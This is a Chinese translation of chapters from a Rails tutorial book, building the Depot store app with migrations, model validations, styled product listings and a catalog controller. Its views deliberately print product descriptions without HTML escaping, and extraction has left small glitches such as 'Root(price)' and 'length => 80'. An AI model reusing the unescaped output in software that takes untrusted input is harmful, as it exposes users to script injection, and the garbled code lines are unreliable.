⁹ 当尝试启动 WEBrick 时，你可能会看到“Address already in use”这样的错误，这是因为你的机器上已经有另一个 Rails WEBrick 服务器正在运行。如果你一直照着本书的例子来做，正在运行的大概就是第 4 章的“Hello, World!”应用程序。找到它的控制台，按 Ctrl-C 杀掉这个服务器进程。

不太好。这个页面试图给我们展示一个货品列表，但系统中还没有任何货品。我们来稍作弥补。点击“New product”链接，就会出现一张表单，如下图所示，请把它填好吧。

70

点击“Create”按钮，你就会看到货品被成功创建了。如果现在点击“Back”链接，可以看到新建的货品出现在列表中：

也许这还算不得漂亮的界面，但它确实可以工作，我们可以将它展示给客户以获得反馈。客户也可以随便点击别的链接（展示货品详细信息、编辑现有货品……）。我们可以告诉客户，这只是第一步——这确实很粗糙，但我们希望能够尽快得到他们的反馈。（何况我们只用了三条命令，我猜随便哪本书也不会比这更快了吧？）

6.3 迭代 A2：添加缺失的字段

Iteration A2: Adding a Missing Column

于是，我们把这个用脚手架生成的应用展示给客户看，告诉她：虽然有点难看，但基本的功能已经具备了。能这么快看到一些可以用的东西，客户表示很开心。稍微操作了几下之后，她发现最初的讨论漏掉了某些东西——我们的货品没有定价。

这就意味着需要在数据库表中添加一个字段。当需要添加字段时，有些开发者（以及 DBA 们）喜欢打开一个工具程序，在其中输入这样的命令：

```
alter table products add column price decimal(8,2);
```

但我们知道还有更好的办法，那就是数据迁移。用迁移任务来添加字段，就可以对数据库结构进行版本控制，并且可以轻松地重建数据库。

首先，需要创建一个迁移任务。在前面创建 `Product` 模型类时，我们已经使用过自动生成的迁移任务；这次需要自己动手创建一个，并且需要给它起个一目了然的名字，这样哪怕在一年后再来看这个应用程序，也能记得每个迁移任务是干什么的。一般的习惯是用“`create`”来给“创建表”的迁

移任务命名，用“*add*”来给“往现有表中添加字段”的迁移任务命名。

```
depot> ruby script/generate migration add_price_to_product price:decimal
exists db/migrate
create db/migrate/20080601000002_add_price_to_product.rb
```

< 71

可以看到，生成的文件自动加上了基于 UTC 的时间戳（20080601000002）作为前缀。UTC 的全称是“协调世界时”（Coordinated Universal Time），也被称为格林尼治时间（GMT）。时间戳的格式是 YYYYMMDDhhmmss。Rails 用这个时间戳来跟踪哪些迁移任务已经被实施过了、哪些还没有（以及，找出实施迁移任务的顺序）。

打开迁移任务的源文件，编辑其中的 `up()` 方法：找到“向 `products` 表添加 `price` 字段”的代码，给它加上`:precision`、`:scale` 和`:default` 参数¹⁰（如下所示）。`down()` 方法则用 `remove_column()` 方法删除这个字段。

```
depot_a/db/migrate/20080601000002_add_price_to_product.rb
class AddPriceToProduct < ActiveRecord::Migration
  def self.up
    add_column :products, :price, :decimal,
      :precision => 8, :scale => 2, :default => 0
  end

  def self.down
    remove_column :products, :price
  end
end
```

`:precision` 参数告诉数据库：`price` 字段应该保存 8 位有效数字；`:scale` 参数则表示这个字段只保存两位小数。也就是说，我们可以保存的价格是从 -999 999.99 到 +999 999.99¹¹。

这段代码也展示出数据迁移另一方面的好处——我们可以利用底层数据库的特性来做一些事，例如给字段设置初始值。不必太操心这里使用的语法，稍后我们还会详细介绍。

现在，再次运行数据迁移：

```
depot> rake db:migrate
(in /Users/rubys/work/depot)
== 20080601000002 AddPriceToProduct: migrating =====
-- add_column(:products, :price, :decimal, {:scale=>2, :default=>0, :precision=>8})
-> 0.0061s
== 20080601000002 AddPriceToProduct: migrated (0.0062s) =====
```

Rails 知道数据库的当前版本是 20080601000001，因此只有刚才创建的 20080601000002 号迁移任务被实施了。

< 72

价格，“元”和“分”

在定义数据库结构时，我们决定用一个 `decimal` 字段（而不是 `float` 字段）保存货品价格。这样做的原因是浮点数存在四舍五入的问题：在购物车中放上一大堆货品，你可能就会看到总价为 234.99 而不是正确的 235.00。`decimal` 型的数据不管在 Ruby 中还是在数据库中都是以整数的形式保存的，用这种类型来表示价格就可以保证得到正确的结果。

¹⁰ 请留意在 `add_column` 那行末尾处的逗号。

¹¹ 截至作者撰写本段内容时，SQLite 3 的最新版本（3.5.9）能解析并保存这些表结构信息，但出于某种原因它会忽略这些参数，而是保留 16 位有效数字，小数点后的精度可变。如果这对你很重要，请改用别的数据库。

还没完。我们只搞定了模型。控制流程没有变化，所以控制器不需要修改。剩下的就是视图了。虽然需要修改四个文件，不过所有的修改都很简单。可以看到，`show.html.erb` 中的修改略有不同。现在不必太操心细节，稍后我们还会回过头来了解用户界面的问题。

```
depot_a/app/views/products/index.html.erb


# Listing products



| Title | Description | Image url | Price |
|-------|-------------|-----------|-------|
|-------|-------------|-----------|-------|


<% @products.each do |product| %>
| <%= product.title %> | <%= product.description %> | <%= product.image_url %> | <%= product.price %> |
| Show | Edit | Destroy |
  


```

73 <%= link_to 'New product', new_product_path %>

```
depot_a/app/views/products/new.html.erb


# New product



<% form_for(@product) do |f| %>
<% f.error_messages %>



<%= f.label :title %>  

    <%= f.text_field :title %>



<%= f.label :description %>  

    <%= f.text_area :description, :rows => 6 %>



<%= f.label :image_url %>  

    <%= f.text_field :image_url %>



<%= f.label :price %>  

    <%= f.text_field :price %>



<%= f.submit "Create" %>


```

<%= link_to 'Back', products_path %>

```
depot_a/app/views/products/edit.html.erb


# Editing product


```

```
<% form_for(@product) do |f| %>
```

```

<%= f.error_messages %>



<%= f.label :title %><br />
<%= f.text_field :title %>



</p>


<%= f.label :description %><br />
<%= f.text_area :description %>



</p>


<%= f.label :image_url %><br />
<%= f.text_field :image_url %>



</p>


<%= f.label :price %><br />
<%= f.text_field :price %>



</p>


<%= f.submit "Update" %>



</p>
<% end %>


```

<%= link_to 'Show', @product %> |
<%= link_to 'Back', products_path %>

depot_a/app/views/products/show.html.erb

<p>
Title:
<%=h @product.title %>

</p>

<p>
Description:
<%=h @product.description %>

</p>

<p>
Image url:
<%=h @product.image_url %>

</p>

<p>
Price:
<%=h @product.price %>

</p>

<%= link_to 'Edit', edit_product_path(@product) %> |
<%= link_to 'Back', products_path %>

下面是最酷的部分了。回到浏览器，点击“刷新”按钮，就会看到价格字段已经出现在所有四个页面上了。

前面曾经说过，Product 模型类会检查 products 表有哪些字段。在开发模式下，每当浏览器发起请求时，Rails 都会重新加载模型类，因此，模型类总是会体现当前的数据库结构。同时我们也更新了视图，这样它们也会用最新的模型信息来更新显示页面。

从技术角度来说，这里没有任何神奇的魔法。但这种功能确实对开发过程颇具影响力。曾经有多少次，当你拿着用户要求的功能给她看时，她却告诉你“噢，这不是我真正想要的”？对于大部分人来说，如果能够亲身体验，他们会更容易理清自己的思路。Rails 让我们能够以如此之快的速度把用户说的话变成第一个可用的应用程序，这就意味着我们总能够尽快让客户亲身体验并提出反馈。这样

75 快捷的反馈循环让开发者和客户都能够更快地理解真正的应用程序，从而大大减少了返工的浪费。



David说……

动态脚手架去哪儿了？

Rails 曾经允许把一个控制器声明为某个模型的脚手架。只要在控制器中添加一行代码，就可以把整个脚手架界面鲜活地呈现出来。作为演示，这的确很酷：一行代码，乌拉！一个小网站就齐活了。

但“乌拉”背后的魔法与其说是祝福，毋宁说是诅咒。脚手架的整个价值就在于教会人们如何用 Rails 实现简单的 CRUD——给你一个简单的、不加修饰的教学范本，让你修修改改，添加新功能，从而学会使用 Rails。如果把脚手架藏在魔镜后面，别人又从何学起呢？

不过，把脚手架明确生成出来也有缺点：如果使用动态脚手架，你只需要给模型添加一个字段，脚手架就会自动地用上这个新字段；而现在你要么重新运行 `script generate/scaffold` 命令（这会覆盖你做的所有修改），要么自己修改所有相关视图。当然后者是更理想的学习途径，不过终归是有些麻烦。

举例来说，你在货品描述中输入的 HTML 标签出现在货品显示的页面上了。要修复这个问题，只要在 `app/views/products/show.html.erb` 中删除 `@product.description` 前面的 `h` 就可以了。

```
depot_b/app/views/products/show.html.erb
<p>
  <b>Title:</b>
  <%= h @product.title %>
</p>

<p>
  <b>Description:</b>
  <%= @product.description %>
</p>

<p>
  <b>Image url:</b>
  <%= h @product.image_url %>
</p>

<p>
  <b>Price:</b>
  <%= h @product.price %>
</p>

<%= link_to 'Edit', edit_product_path(@product) %> |
<%= link_to 'Back', products_path %>
```

6.4 迭代 A3：检查一下 Iteration A3: Validating!

在继续试用的过程中，客户又发现了新的问题：不管她输入一个无效的价格（price），还是忘记输入货品描述（description），应用程序都会毫无怨言地接受表单输入，然后在数据库中加上一条记录。如果说没有货品描述只是有些麻烦的话，那么\$0.00 的货品定价就会让她损失钞票了，所以她要

求我们给应用程序加上输入验证：如果任何文本字段为空、图片 URL 不合法，或者定价无效，这样的货品信息就不应该存入数据库。

那么，我们应该把验证逻辑放在哪里呢？模型层是代码世界与数据库之间的把门人。除非通过模型，否则应用程序无法从数据库获得任何东西，当然也无法把任何东西写回数据库。所以，这就是一个实施验证的理想场所：不管数据来自表单输入还是来自程序处理，模型都可以对其进行检查，从而保护数据库不受“坏数据”的污染。

让我们来看看模型类（位于 `app/models/product.rb` 文件）的源代码。

```
class Product < ActiveRecord::Base
end
```

代码不多，对吧？所有那些粗重活路（数据库映射、记录创建、更新、查找……）都已经在父类 (`ActiveRecord::Base`, `Rails` 的一部分) 中完成了。感谢继承的奇妙，我们这个 `Product` 类已经自动拥有了所有这些功能。

添加验证信息同样很简单。在写入数据库之前，我们首先应该确保每个文本字段都有输入值。实现这一需求，我们需要在现有的模型中添加一些代码。

```
validates_presence_of :title, :description, :image_url
```

`validates_presence_of()` 方法是一个标准的 `Rails` 验证器，它会检查指定的一个（或一组）字段存在、并且值不为空。加上这个验证器之后，如果我们试图不填写任何字段就提交一个新的货品，其效果则如图 6.1 所示。这个效果相当明确：不符合要求的字段被高亮显示，在表单的顶上还简要列举了所有的错误之处。只写一行代码就能得到这个效果，看起来还算不错。你大概也注意到了，在修改了 `product.rb` 文件之后，不需要重新启动应用程序，就能够看到修改的效果——`Rails` 能够发现我们对源程序所做的修改，并自动加载最新的版本，就像它能够始终使用最新的数据库结构一样。

图 6.1 校验字段存在

现在我们要校验价格是否是合法的正数。这个问题可以分两个步骤来解决。首先可以用 validates_numericality_of() 方法——多好的名字——来检查价格是否是合法的数值。

77 validates_numericality_of :price

现在，如果输入一个非法的价格，就会出现相应的提示信息，如图 6.2 所示。

然后，我们需要检查价格字段的值大于 0。¹²我们在模型类中编写一个名为 price_must_be_at_least_a_cent 的方法，然后把方法名传给 ActiveRecord::Base.validate 方法，这样 Rails 在保存 Product 实例之前会自动调用这个方法来检查字段的合法性。




图 6.2 校验价格是否合理

我们之所以将这个方法的可见性定为 protected，是因为该方法必须在特定的模型上下文中调用，不能在外部随便调用。将来我们还会在这个模型类中添加方法，这时要加点小心——要是把新方法放在 protected 声明的后面，就不能从外部调用了。public 方法必须位于 protected 声明之前。

```
validate :price_must_be_at_least_a_cent

protected
  def price_must_be_at_least_a_cent
    errors.add(:price, 'should be at least 0.01') if price.nil? || price < 0.01
  end
```

79 如果输入的价格小于 1 分钱，validate() 方法就会调用 errors.add(...) 方法来记录这个错

¹² SQLite 3 以元数据的形式告诉 Rails：price 字段中保存的是数值，所以 Rails 内部会将其保存为 BigDecimal。如果换成别的数据库，取回来的可能是字符串，那么你就需要首先用 BigDecimal(price)（或者是 Root(price），如果你喜欢生活在危险中的话）将其转换成整数，然后再进行上述比较。

误。这样一来，Rails 就不会将这条记录写入数据库，还会在表单上把这条错误信息显示给用户¹³。errors.add()方法的第一个参数是字段的名称，第二个参数则是出错信息的正文。

请注意，在将价格与 0.01 比较之前，我们先要检查它是不是 nil。这个步骤是很重要的：如果用户将价格字段留空，浏览器就不会向应用程序传递任何价格数据，price 变量也不会被设值。如果试图将这个 nil 值与 0 进行比较，就会引发一个异常。

还有两样东西要验证。首先，我们希望确保每样货品都有一个独一无二的名称（title）。这只要在 Product 模型类中添加一行代码，Rails 会执行一个简单的检查，以确保 products 表中其他记录的 title 字段与我们将要保存的记录都不相同。

```
validates_uniqueness_of :title
```

最后，我们还需要验证输入的图片地址 URL 合法。可以用 validates_format_of() 方法来实现这一需求，该方法会检查一个字段与给定的正则表达式是否匹配。现在，我们只检查 URL 是否以 “.gif”、“.jpg” 或 “.png” 其中之一结束。¹⁴

```
validates_format_of :image_url,
  :with => %r{\.(gif|jpg|png)$}i,
  :message => 'must be a URL for GIF, JPG ' +
    'or PNG image.'
```

就在这么几分钟的时间里，我们已经加上了如下验证：

- 名称、描述、图片 URL 等字段都不能为空。
- 价格字段必须是不小于 0.01 的数量值。
- 名称字段必须唯一。
- 图片 URL 必须是——至少看上去是——合法的 URL 地址。

修改之后的 Product 模型类的完整代码如下：

```
depot_b/app/models/product.rb
class Product < ActiveRecord::Base
  validates_presence_of :title, :description, :image_url
  validates_numericality_of :price
  validate :price_must_be_at_least_a_cent
  validates_uniqueness_of :title
  validates_format_of :image_url,
    :with => %r{\.(gif|jpg|png)$}i,
    :message => 'must be a URL for GIF, JPG ' +
      'or PNG image.'
protected
  def price_must_be_at_least_a_cent
    errors.add(:price, 'should be at least 0.01') if price.nil? ||
      price < 0.01
  end
end
```

在本次迭代即将结束时，我们再次请客户来试用我们的应用程序，她感觉更开心了。这只花了几分钟的时间，但加上这些验证使得我们的“货品维护”页面更加牢固可靠了。

¹³ 为什么比较的标准是 1 分钱而不是 0 呢？因为有可能输入 0.001 这样的价格值，如果我们以“大于 0”的标准来检查的话，它是可以通过校验的；而数据库又只保存两位小数，因此这个值最终被保存下来的就是 0，也就是说，我们让“坏数据”通过了校验。所以我们要求价格值不能少于 1 分钱，这样就确保了只有正确的值才能被存入数据库。

¹⁴ 稍后，也许我们会在这里增加一项功能，让用户可以从一组现成的图片中选择。但我们仍然希望保留这项验证，以免某些不怀好意的家伙直接提交无效的数据。

6.5 迭代 A4：更美观的列表页

Iteration A4: Making Prettier Listings

客户提出了最后一个请求（他们总是有最后一个请求）：显示所有货品的列表页实在太难看了，我们不能给它美美容吗？另外——既然已经说到界面展现的问题了——把货品图片显示在列表页上如何？

这让我们有点纠结。作为开发者，我们已经习惯于用这种方式回应这类要求：吹个口哨，故作深沉地摇摇头，嘴里嘟哝着“你到底想要什么？”；而另一方面，我们又想借此机会给客户亮一手。说到底，Rails之所以出类拔萃，正是因为它让这样的修改变得很容易，所以，我们还是打开了亲爱的编辑器。

不过，在继续前进之前，最好有一组可靠的测试数据供我们使用。当然，我们可以用脚手架生成的界面从浏览器输入数据。但如果这样做，以后别的开发者要修改这段代码就得做同样的事情。而且，如果我们在一支开发团队中工作，那么团队的每个成员都得自己输入一份数据。所以，最好还是用一种更可控的方式来填充数据。当然我们有办法，那就是迁移任务！

我们来创建一个纯数据的迁移任务，在 `up()` 方法中清空 `products` 表，然后添加三条记录，代表 `products` 表中的典型数据；`down()` 方法则会清空这张表。创建迁移任务的命令你应该已经很熟悉了：

```
depot> ruby script/generate migration add_test_data
exists db/migrate
create db/migrate/20080601000003_add_test_data.rb
```

然后，加上“往 `products` 表中填充数据”的代码，这需要用到 `Product` 模型类的 `create()` 方法。下列代码就是从迁移任务中抽取出来的。也许你更愿意从网上拷贝这个迁移任务¹⁵，而不是自己动手输入——只要把它拷贝到 `db/migrate` 目录下，再删掉你刚生成的那个文件就行了。如果下载的迁移任务的时间戳早于你生成的其他迁移任务，也不必担心，Rails 知道哪些迁移任务已经被实施过、哪些还没有。

另外，请顺手把 `images` 目录¹⁶和 `depot.css` 文件¹⁷也拷贝到对应的目录——分别是应用程序的 `public/images` 和 `public/stylesheets` 目录。当心：上述迁移任务会删除 `products` 表中现存的数据，然后添加新数据。如果你刚花了几个小时往应用程序中输入了一堆数据，大概你不会希望马上运行这个迁移任务。

```
depot_c/db/migrate/20080601000003_add_test_data.rb
class AddTestData < ActiveRecord::Migration
  def self.up
    Product.delete_all
    Product.create(:title => 'Pragmatic Version Control',
      :description =>
        %{<p>
          This book is a recipe-based approach to using Subversion that will
          get you up and running quickly--and correctly. All projects need
          version control: it's a foundational piece of any project's
          infrastructure. Yet half of all project teams in the U.S. don't use
          any version control at all. Many others don't use it well, and end
          up experiencing time-consuming problems.
        </p>},
      :image_url => '/images/svn.jpg',
      :price => 28.50)
    #
  end
```

¹⁵ http://media.pragprog.com/titles/rails3/code/depot_c/db/migrate/20080601000003_add_test_data.rb

¹⁶ http://media.pragprog.com/titles/rails3/code/depot_c/public/images

¹⁷ http://media.pragprog.com/titles/rails3/code/depot_c/public/stylesheets/depot.css

```
def self.down
  Product.delete_all
end
```

82

(请注意，上述代码用了%{...}这样的符号。这是字符串字面量的另一种写法——就跟双引号一样，不过更适用于长字符串。此外还请注意，上述代码使用了 `create` 方法，所以如果校验失败而无法插入记录，程序会默默忍受而不会抛出异常。)

执行数据迁移，`products` 表中就会被填入测试数据。

```
depot> rake db:migrate
```

现在，来美化一下货品列表页面吧。这项工作分为两部分，最终我们会得到一个 HTML 页面，其中使用 CSS 来定义显示风格。不过，首先要告诉浏览器到哪里去找样式表文件。

我们还要找个地方安放 CSS 样式定义。所有用脚手架生成的应用程序都会默认使用 `public/stylesheets` 目录下的 `scaffold.css` 样式表。我们不打算修改这个文件，而是为这个应用程序新建了一份样式表 `depot.css`，并将其放在同一个目录下。原书第 723 页有这份样式表的完整源代码。

最后，我们需要把这些样式表链入 HTML 页面。看看 `list.html.erb` 文件，你不会发现任何对样式表的引用，甚至连通常放这些引用的 `<head>` 标记都找不到。Rails 把这些信息保存在一个单独的文件中，它为所有管理员使用的页面提供一个标准的页面环境。这个叫做 `products.html.erb` 的文件是一个布局模板，就放在 `layouts` 目录下。

```
depot> b/app/views/layouts/products.html.erb
Line 1
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
Line 2
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
Line 3
<head>
Line 4   <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
Line 5   <title>Products: <%= controller.action_name %></title>
Line 6   <%= stylesheet_link_tag 'scaffold' %>
Line 7 </head>
Line 8 <body>
Line 9
Line 10 <p style="color: green"><%= flash[:notice] %></p>
Line 11 <%= yield %>
Line 12
Line 13 </body>
Line 14 </html>
```

83

其中第 8 行代码装载了样式表。这里用 `stylesheet_link_tag()` 创建了一个 `<link>` 标记，用于加载脚手架生成的样式表。我们只要依样画葫芦，把 `depot.css` 文件也链进来就行了（记得去掉.css 后缀）。不用操心这个文件的其他部分，我们稍后还会详细介绍。

```
depot> c/app/views/layouts/products.html.erb
Line 1
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
 "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
Line 2
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en">
Line 3
<head>
Line 4   <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
Line 5   <title>Products: <%= controller.action_name %></title>
Line 6   <%= stylesheet_link_tag 'scaffold', 'depot' %>
Line 7 </head>
```

现在样式表已经到位了。我们要编辑 `app/views/products` 目录下的 `list.html.erb` 文件，替换脚手架帮我们生成的视图：

```

depot/app/views/products/index.html.erb
<div id="product-list">
  <h1>Listing products</h1>

  <table>
    <% for product in @products %>
      <tr class="<%= cycle('list-line-odd', 'list-line-even') %>">

        <td>
          <%= image_tag product.image_url, :class => 'list-image' %>
        </td>

        <td class="list-description">
          <dl>
            <dt><%= h product.title %></dt>
            <dd><%= h truncate(product.description.gsub(/<.*?>/, ''), length => 80) %></dd>
          </dl>
        </td>

        <td class="list-actions">
          <%= link_to 'Show', product %><br/>
          <%= link_to 'Edit', edit_product_path(product) %><br/>
          <%= link_to 'Destroy', product,
                    :confirm => 'Are you sure?',
                    :method => :delete %>
        </td>
      </tr>
    <% end %>
  </table>
</div>

<br />

<%= link_to 'New product', new_product_path %>

```

84

:method => :delete 是怎么回事

大概你已经注意到，脚手架生成的“Destroy”链接还包含了`:method => :delete`这么一个参数。这个参数是Rails 1.2才加进来的，用于决定调用`ProductsController`中的哪个方法，并且还会影响使用哪个HTTP方法。

浏览器是通过HTTP与服务器对话的。HTTP定义了一组可用的动词，并且定义了各个动词的用途。譬如说，普通的超链接会发起HTTP GET请求。按照HTTP的定义，GET请求是用来获取数据的：它不应该造成任何副作用。因此，Rails团队修改了脚手架生成器，强制该链接使用HTTP DELETE方法*。DELETE请求可以造成副作用，因此更适合用来删除资源。

* 有时Rails会用POST来代替DELETE，这取决于浏览器是否能发起DELETE请求。总之，这两种请求都不会被浏览器缓存，也不会被网页爬虫触发。


即便是这么简单的一个模板，也用到了Rails内建的好几项特性：

- 列表中的每一行交替使用不同的背景颜色。为了实现这一效果，我们需要交替地将每一行的CSS类型设置为`list-line-even`和`list-line-odd`。`cycle()`这个辅助方法专门用于这一功能：将列表中的各行交替地设置为两种不同的样式。
- 我们用到了`truncate()`辅助方法，让描述信息只显示出80个字符。但在调用`truncate()`之

前，我们首先调用了 `gsub`，以便去掉描述文字中的 HTML 标签¹。

- 我们还用 `h()` 方法用于对货品名称和描述中剩下的 HTML 标记进行转义处理。
- 看看 `link_to 'Destroy'` 这行代码，后面有 `:confirm => "Are you sure?"` 这么一个参数。如果点击这个链接，Rails 就会让你的浏览器弹出一个对话框，问你是否确定要删除货品。（另外，请看本页的边栏，那里有对这个简单动作的更多解释。）

到目前为止，我们往数据库里装载了测试数据，也修改了用于显示货品列表的 `index.html.erb` 文件，还创建了 `depot.css` 样式表，并编辑 `products.html.erb` 布局模板将样式表链入其中。打开浏览器，访问 `http://localhost:3000/products`，应该会看到如图所示的货品列表页面。



Rails 脚手架提供了完整的源代码，你可以修改这些文件，并且可以立即看到结果。可以只修改某个特定的源文件，保留其他的不动——变化既是可能的，又是可控的。

于是，我们自豪地把新的“货品列表”页面展示给客户看，她也感觉很满意。任务结束，午餐时间到。

我们做了什么

在本章中，我们为“在线商店”应用程序打下了基础。

- 我们创建了开发数据库，并对 Rails 应用进行配置，使之能够访问开发数据库。
- 我们用迁移任务创建和修改了开发数据库的结构，并向其中装载了测试数据。
- 我们创建了 `products` 表，并用脚手架生成器编写了一个应用程序，用于维护表中保存的货品信息。
- 我们在自动生成的代码基础上增加了对输入的验证。
- 我们重写了自动生成的视图代码，使之变得更美观。

游戏时间

下面的东西，不妨自己动手试试。

- `validates_length_of`（见原书第 399 页）会检查模型对象中一个属性的长度。请给 `Product` 模型加上一项检查，要求 `title` 字段至少有 10 个字符长。
- 修改任一校验逻辑的出错信息。

（更多提示请看 <http://pragprog.wikidot.com/rails-play-time>。）

¹ 如果你看到诸如“`undefined method '-' for {:length=>80}:Hash`”此类的错误消息，很可能是因为所使用的 Rails 版本低于 2.2.2。请参考第 3 章“安装 Rails”（原书第 21 页）中的信息来升级 Rails，或者直接将 `“:length=>”` 部分去掉（数字“80”仍然保留）。



在本章中，我们将会了解如何：

- 编写视图
- 集成 CSS
- 将页面与 action 链接起来
- 用布局模板来装饰页面
- 使用辅助方法

第 7 章

任务 B：目录显示

Task B: Catalog Display

到目前为止，今天算得上是成功的一天。我们从客户那里采集了最初的需求，描绘出一个基本的流程，初步整理出所需的数据，并且将用于维护 Depot 应用中货品信息的页面攒了出来。我们甚至还经吃了一顿午餐，给上午的工作划上了一个完美的句号。

所以，别松劲，进入咱们的第二项任务。我们跟客户讨论了一下优先级的问题，她希望首先能从买主的角度看到一些东西，所以我们的下一个任务就是搭建一个简单的货品目录显示功能。

对我们而言，这项任务同样很有意义：既然已经把货品信息写进了数据库，要显示它们就是小菜一碟。而一旦拥有这个目录显示的功能之后，随后“购物车”那一部分的开发就将在此基础上进行。

前面“货品维护”中所做的工作现在还能用得上——所谓“目录显示”说穿了就是将“货品列表”界面加以美化。那么，咱们就动手吧。

7.1 迭代 B1：创建目录列表

Iteration B1: Creating the Catalog Listing


在前面我们已经创建了 products 控制器，卖主使用它来管理 Depot 应用程序。现在该来创建第二个控制器了，也就是与付钱的买主交互的控制器，我们将它叫做 store。

```
depot> ruby script/generate controller store index
exists app/controllers/
exists app/helpers/
create app/views/store
exists test/functional/
create app/controllers/store_controller.rb
create test/functional/store_controller_test.rb
create app/helpers/store_helper.rb
create app/views/store/index.html.erb
```

在前一章里，我们用 generate 工具来为 products 表创建了脚手架。这一次，我们用它来新建一个控制器（名为 StoreController，位于 store_controller.rb 文件中），其中包含一个名为 index() 的 action 方法。

为什么要把第一个 action 方法叫做 index() 呢？这是因为，和大多数 web 服务器一样，如果你调用一个 Rails 控制器，又没有明确指定一个 action，Rails 就会自动调用 index() 这个 action 方法。我

们不妨来试一试，在浏览器中访问 `http://localhost:3000/store`，就会看到如下的页面¹。



当然，这样一个页面不会让我们发财，但我们至少知道：所有东西都井然有序地组织起来了。这个页面甚至还告诉我们到哪里可以找到绘制页面的程序文件。

我们先来设计一个简单的列表页面，显示数据库中所有可销售的货品。我们知道，事情早晚会变得复杂起来，要将货品分成多个类别，但目前只要做到这样就可以了。

我们要将货品列表取出数据库，并让视图代码能够访问这一货品列表，从而显示出页面上的表格。这也就意味着必须修改 `store_controller.rb` 文件中的 `index()` 方法。我们希望在一个适当的抽象层面上进行编程，因此，不妨假设可以向模型类请求“可销售的货品列表”数据。

```
depot_d/app/controllers/store_controller.rb
class StoreController < ApplicationController
  def index
    @products = Product.find_products_for_sale
  end
end
```

很显然，这段代码暂时还跑不起来，我们还要在 `product.rb` 文件中定义 `find_products_for_sale()` 方法。下列代码就是该方法的实现，其中使用了 Rails 提供的 `find()` 方法，`:all` 参数代表我们希望取出符合指定条件的所有记录。我们又询问客户：关于“如何对列表排序”，她是否有特别的要求。在讨论之后，我们决定：先按照货品名称排序，看看效果如何。于是，按照 `title` 字段对货品列表排序。

```
depot_d/app/models/product.rb
class Product < ActiveRecord::Base
  def self.find_products_for_sale
    find(:all, :order => "title")
  end
  # validation stuff...

```

`find()` 方法会返回一个数组，其中的每个元素是一个 `Product` 对象，分别代表从数据库返回的一条记录。`find_products_for_sale()` 方法直接把这个数组返回给控制器。请注意，我们在 `find_products_for_sale` 方法定义前面加上了“`self`”，这样就把它变成了一个类方法。之所以这样做，是因为我们希望在整个类的基础上调用它，而不是针对某个特定的对象实例去调用它——我们希望这样使用它：`Product.find_products_for_sale`。

现在，我们要编写视图模板——编辑 `app/views/store/index.html.erb` 文件。（请记住，视图的路径名是根据控制器的名称（`store`）和 action 的名称（`index`）来确定的，`.html.erb` 部分则表示该文件是一个 ERb 模板，用于生成 HTML 页面。）

¹ 如果看到“`No route matches...`”这样的信息，请重新启动应用程序：在运行 `script/server` 脚本的命令行窗口按下 `Ctrl-C`，然后再次运行该脚本。

```
depot_d/app/views/store/index.html.erb
<h1>Your Pragmatic Catalog</h1>

<% for product in @products -%>
  <div class="entry">
    <%= image_tag(product.image_url) %>
    <h3><%= h product.title %></h3>
    <%= product.description %>
    <div class="price-line">
      <span class="price"><%= product.price %></span>
    </div>
  </div>
<% end %>
```

这次我们用 `h(string)` 方法对货品名称中出现的 HTML 元素进行转义处理，但并没有对货品描述做同样的处理。这样一来，我们就可以在其中加入 HTML 样式，让描述信息更加吸引顾客²。

一般而言，应该养成在模板中写 `<%= h(...)%>` 的习惯，然后再去掉不必要的 `h` 调用——如果你能说服自己认为这样足够安全的话。

我们还使用了 `image_tag()` 辅助方法，此方法会生成一个 `` 标签，将传入的参数作为图片来源。

点击“刷新”按钮，就会看到如图 7.1 所示的页面。这个页面确实挺难看的，因为我们还没有添加任何 CSS 样式表。正当我们考虑这个问题的时候，客户恰好走到旁边，并且告诉我们：在这种面对公众的页面上，她希望有醒目的标题和边栏，并且风格应该显得比较正式。




图 7.1 我们的第一个（难看的）目录列表页面

